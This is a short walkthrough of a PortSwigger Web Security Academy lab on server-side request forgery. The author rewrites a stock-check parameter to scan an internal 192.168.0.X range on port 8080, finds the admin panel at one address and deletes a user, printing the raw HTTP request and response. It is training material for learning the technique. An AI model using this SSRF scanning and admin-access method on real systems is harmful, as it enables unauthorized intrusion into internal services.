
Basic SSRF against another back-end system

1. This lab has a stock check feature which fetches data from an internal system.


2. To solve the lab, use the stock check functionality to scan the internal **192.168.0.X** range for an admin interface on port **8080**, then use it to delete the user carlos.

3. I did the same steps as the previous lab, I intercepted the request and tried to change the URL to http://192.168.0.X:8080 and sent it to intruder and brute force X from 2 to 254. The status code of all responses was **500** except this URL http://192.168.0.92:8080, It's status code was **404** which seems strange.



```
POST /product/stock HTTP/2
Host: 0ade00400363a8a084e0a5c40037004a.web-security-academy.net
Cookie: session=98zChd24L1R6Mnnd2e3eghr21IfcCYlu
Content-Length: 43
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0ade00400363a8a084e0a5c40037004a.web-security-acader
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ade00400363a8a084e0a5c40037004a.web-security-acade
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i
Connection: keep-alive

stockApi=http://192.168.0.92:8080&storeId=1
```




```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

4. I go back to repeater and try this URL. It's already the admin panel and I have access to it.

5. Finally, I deleted the user carlos and the lab solved.



Basic SSRF against another back-end system

Congratulations, you solved the lab!